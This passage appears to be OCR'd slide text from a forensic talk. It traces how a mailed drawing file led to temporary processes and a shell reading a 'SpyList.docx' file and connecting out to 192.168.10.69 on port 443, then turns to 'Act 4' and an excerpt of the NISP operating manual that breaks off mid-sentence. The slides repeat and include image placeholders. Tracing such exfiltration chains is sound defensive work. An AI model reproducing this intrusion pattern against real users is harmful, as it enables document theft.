      165  /private/tmp/launch-hse
      172  /bin/sh
      173  /private/tmp/command_19

Children:

File accesses:
       R_  /Users/bob/Documents/SpyList.docx

Outbound connections:
           Remote: 192.168.10.69 : 443
```



```
164   /private/tmp/launch-hs
165   /private/tmp/launch-hse
172   /bin/sh
173   /private/tmp/command_19

Children:

File accesses:
        R_   /Users/bob/Documents/SpyList.docx

Outbound connections:
             Remote: 192.168.10.69 : 443
```

Accessed
Word document



```
164  /private/tmp/launch-hs
165  /private/tmp/launch-hse
172  /bin/sh
173  /private/tmp/command_19
```

Children:


File accesses:

```
R_  /Users/bob/Documents/SpyList.docx
```

Outbound connections:

```
Remote: 192.168.10.69 : 443
```


Encrypted
web connection



Path: /Users/bob/Library/Mail Downloads/Formations2.sdraw

Session	User	Access	Program
151	bob	write	/Applications/Mail.app/Contents/MacOS/Mail
151	bob	read	/Applications/Mail.app/Contents/MacOS/Mail
151	bob	read	/Applications/Mail.app/Contents/MacOS/Mail
151	bob	read	/Applications/Mail.app/Contents/MacOS/Mail
160	bob	read	/Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
160	bob	read	/Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw
160	bob	read	/Applications/SpecialDraw.app/Contents/MacOS/SpecialDraw


Act 4: Dealing with the Government



DoD 5220.22-M

NATIONAL INDUSTRIAL SECURITY PROGRAM

OPERATING MANUAL



1-100. Purpose. This Manual is issued in accordance with the National Industrial Security Program (NISP). It prescribes the requirements, restrictions, and other safeguards to prevent unauthorized disclosure of classified information. The Manual controls the authorized disclosure of classified information released by U.S. Government Executive Branch Departments and Agencies to their contractors. It also prescribes the 